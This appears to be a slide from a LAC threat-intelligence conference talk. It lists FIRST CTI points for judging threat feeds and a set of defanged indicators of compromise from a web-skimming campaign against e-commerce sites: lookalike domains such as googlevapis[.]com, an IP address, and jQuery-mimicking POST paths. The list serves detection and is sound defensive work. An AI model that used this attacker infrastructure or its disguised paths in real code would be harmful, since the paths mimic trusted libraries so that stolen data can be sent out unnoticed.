
FIRST CTI Curriculum implementation points are:

1. Evaluates whether a feed has a relationship (correlation) to the environment that is being monitored
2. Assesses how much detection we got out of the prepared data,
3. Measure the impact that a certain feed has by calculating the number of true positives on its accuracy

CTI Implementation: The Threat Indicators (IOC)

The indicators for this threat is having below listed IOC that has been confirmed active until our monitoring ends in March 2022.

There has been reports that the adversaries are still active in exploiting E-Commerce sites afterwards, these IOC can be helpful to trace them:



```
// Domains, hostnames, IP addresses:↓
ajax[.]googlevapis[.]com↓
googlevapis[.]com↓
jqueryapistatic[.]com↓
198[.]13[.]51[.]18↓
↓
// POST path:↓
/ajax/libs/jquery/2.2.4/js/↓
/ajax/libs/jquery/2.2.4/js/022/jquery/↓
/ajax/libs/jquery/2.2.4/js/023/jquery/↓
/ajax/libs/jquery/2.2.4/js/028/↓
/ajax/libs/jquery/2.2.4/js/032/jquery/↓
/ajax/libs/jquery/2.2.4/js/057/jquery/↓
/ajax/libs/jquery/2.2.4/js/06/jquery/↓
/ajax/libs/jquery/2.2.4/js/07A/jquery/↓
/ajax/libs/jquery/2.2.4/js/08/jquery/↓
/ajax/libs/jquery/2.2.4/js/09/jquery/↓
/ajax/libs/jquery/2.2.4/js/094/jquery/↓
```

Questions and answers link

We have provided a temporary slack channel for the Q/A purpose.

Please access the link below to join the Q/A Slack channel.
Noted that the channel will be closed 10days after the conference.

Q/A SLACK INVITE URL (Click here)

LAC

※本資料は作成時点の情報に基づいており、記載内容は予告なく変更される場合があります。

※本資料に掲載の図は、資料作成用のイメージカットであり、実際とは異なる場合があります。

※本資料は、弊社が提供するサービスや製品などの導入検討のためにご利用いただき、他の目的のためには利用しないようご注意ください。

※ LAC、ラック、JSOC、サイバー救急センターは株式会社ラックの登録商標です。その他記載されている会社名、製品名は一般に各社の商標または登録商標です。